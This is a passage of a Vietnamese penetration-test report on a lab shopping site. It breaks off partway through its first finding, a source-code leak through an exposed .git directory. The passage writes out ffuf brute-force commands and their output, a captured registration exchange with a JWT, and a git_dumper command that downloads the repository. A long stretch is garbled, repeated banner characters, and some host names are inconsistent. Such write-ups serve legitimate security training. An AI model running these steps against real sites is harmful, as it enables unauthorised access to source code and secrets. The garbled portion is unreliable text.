

BÁO CÁO LỖ HỒNG

Ngày 08 tháng 12, 2024

Mô tả:

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng **T1 Merchandises** được thực hiện bởi nguyennhutlinh2195@gmail.com

Đối tượng:

- <https://t1shop.exam.cyberjutsu-lab.tech/>
- https://*.exam.cyberjutsu-lab.tech/

Công cụ:

Burp Suite, DevTools, VS Code, FFUF, Git Dumper, Wget

Thành viên thực hiện:

nguyennhutlinh2195@gmail.com (Cara)

MỤC LỤC

1. Tổng quan	3
2. Phạm vi	3
3. Lỗi hỏng	4
T1M-01-000: Source Code disclosure at https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git due to misconfiguration	4
T1M-01-001: SSRF (Server-Side Request Forgery) at https://t1shop.exam.cyberjutsu-lab.tech/api/v1/images?file={url} ..	8
T1M-01-002: Broken Access Control (IDOR) at https://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/details/{id}	11
T1M-01-003: Cross-Site Scripting (XSS) at https://t1shop.exam.cyberjutsu-lab.tech/redirect?url={url}	16
T1M-01-004: Improper Access Control lead to Excessive Data Exposure at https://t1shop.exam.cyberjutsu-lab.tech/api/v1/admin/users	25
T1M-01-005: Java Deserialization lead to RCE server at https://t1shop.exam.cyberjutsu-lab.tech/admin/generate-password ..	28
4. Kết luận	34

1. Tổng quan

T1 Merchandises là một website thương mại điện tử thuộc tập đoàn SK Telecom T1 cho phép người dùng đăng ký tài khoản, đăng nhập và thực hiện giao dịch mua các sản phẩm áo thun, áo khoác, mũ, phụ kiện, đồ lưu niệm, ...

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **T1 Merchandises** trên máy tính.

Mỗi lỗ hổng sẽ được cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi.

Quá trình kiểm thử được thực hiện dưới hình thức **Blackbox kết hợp Greybox Testing**

2. Phạm vi

Đối tượng	Môi trường	Special Privilege	Source Code
T1 Merchandises	Web	Không	Không

3. Lỗi hỏng

T1M-01-000: Source Code disclosure at <https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/> due to misconfiguration

Description and Impact

Rất có thể do cấu hình sai trên <https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/>, attacker có thể sử dụng kỹ thuật bruteforce để tìm ra những đường dẫn phổ biến trên server và đọc được nội dung của mã nguồn này.

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password truy cập cơ sở dữ liệu,... sẽ giúp cho attacker tiếp tục khai thác sâu vào hệ thống.

Steps to procedure

Đầu tiên, tôi dùng công cụ `ffuf` để directories scan server chính <https://t1shop.exam.cyberjutsu-lab.tech/> tìm ra các API, endpoint với cú pháp:

```
ffuf -w /root/wordlists/common.txt -u https://t1shop.exam.cyberjutsu-lab.tech/FUZZ -fc 403
```

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
securimage [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 52ms]
security [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 55ms]
security.txt [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 55ms]
seed [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 54ms]
select [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 53ms]
selectaddress [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 52ms]
selected [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 51ms]
self [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 50ms]
selection [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 54ms]
sell [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 49ms]
sem [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 49ms]
seminar [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 47ms]
seminars [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 46ms]
send_order [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 45ms]
send [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 48ms]
send-password [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 48ms]
send_pwd [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 47ms]
send to friend [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 47ms]
sendform [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 45ms]
sendpm [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 42ms]
sendmail [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 45ms]
sendmessage [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 46ms]
sendfriend [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 47ms]
sendthread [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 46ms]
sendto [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 45ms]
sensepost [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 43ms]
sendtofriend [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 45ms]
sensor [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 44ms]
sent [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 44ms]
seo [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 45ms]
serial [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 42ms]
serv [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 37ms]
server [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 37ms]
server-info [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 38ms]
server-status [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 39ms]
server_stats [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 40ms]
server_admin_small [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 40ms]
serve [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 43ms]
servers [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 40ms]
service [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 40ms]
services [Status: 200, Size: 528, Words: 28, Lines: 1, Duration: 40ms]

```

Kết quả scan cho thấy tất cả các **endpoint** trong **wordlists** đều trả về mã trạng thái **HTTP 200**. Điều này xảy ra có thể là do có các chuyển hướng (**redirects**) từ các URL bị lỗi hoặc không tồn tại đến trang chính **/login**, khiến cho các kết quả **FUZZ** luôn trả về mã **200**.

Tiếp theo, tôi vào website tiến hành tạo tài khoản và dùng **Burp Suite** để bắt gói tin HTTP **/api/v1/auth/register**

```

POST request to https://tishop.exam.cyberjutsu-lab.tech/api/v1/auth/register
Request
Pretty Raw Hex Hackvertor
1 POST /api/v1/auth/register HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Content-Length: 57
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not%7A_Brand";v="59", "Chromium";v="130"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
safari/537.36
11 Origin: https://tishop.exam.cyberjutsu-lab.tech
12 sec-Fetch-Site: same-origin
13 sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://tishop.exam.cyberjutsu-lab.tech/register
16 Accept-Encoding: gzip, deflate, br
17 Priority: u1, i
18 Connection: keep-alive
19
20 {
  "name": "cara",
  "email": "cara@gmail.com",
  "password": "123"
}

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 07 Dec 2024 14:41:15 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 Access-Control-Expose-Headers: *
11 Content-Length: 356
12
13 {
  "token": "eyJhbGciOiJIUzI1NiJ9.eyJzdWJlOiJjYXJhQGdtYWlsLmNvbSIiImIhdC1EMTczMzU4MjQ3NSwiZXhwIjoxNzMnJy40bclfQ.lFrFkYBkvwmKBii7f2VylxmZyDDyFhdRXXShmeBJSsc",
  "expiration": "08-12-2024 21:41:15",
  "user": {
    "id": 213,
    "name": "cara",
    "image": "https://cdn-tishop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png",
    "email": "cara@gmail.com",
    "balance": 10.0,
    "role": "USER"
  }
}

```

Tôi thấy tài khoản của tôi được lưu vào database kèm theo 1 mã “**token**” với trường “**image**” là đường link dẫn tới file ảnh avatar https://cdn-t1shop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png, điều này có nghĩa database chứa thông tin của user sẽ nằm ở server <https://cdn-t1shop.exam.cyberjutsu-lab.tech/>, tôi dùng **ffuf** để scan lại với đường dẫn này.

```
root@925a80e87c0f:~# ffuf -u "https://cdn-t1shop.exam.cyberjutsu-lab.tech/FUZZ" -w ./wordlists/common.txt -fc 403
_____
\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_\\_\ \_\_\_/\_\_\_
```

Tôi thấy được một file **.git**, sau đó tôi dùng công cụ **Git Dumper** để tải về tất cả các tập tin từ kho **Git** và lưu vào thư mục **git_output** với cú pháp:

```
python3 git_dumper.py https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/ git_output
```

```
warnings.warn
[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/objects/e4/33f92497fa50473c5dd2d62fa147efef550ea [200]
[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/objects/f1/8f15a89ff9a285ae5efe6099b7ac3346a98c3a [200]
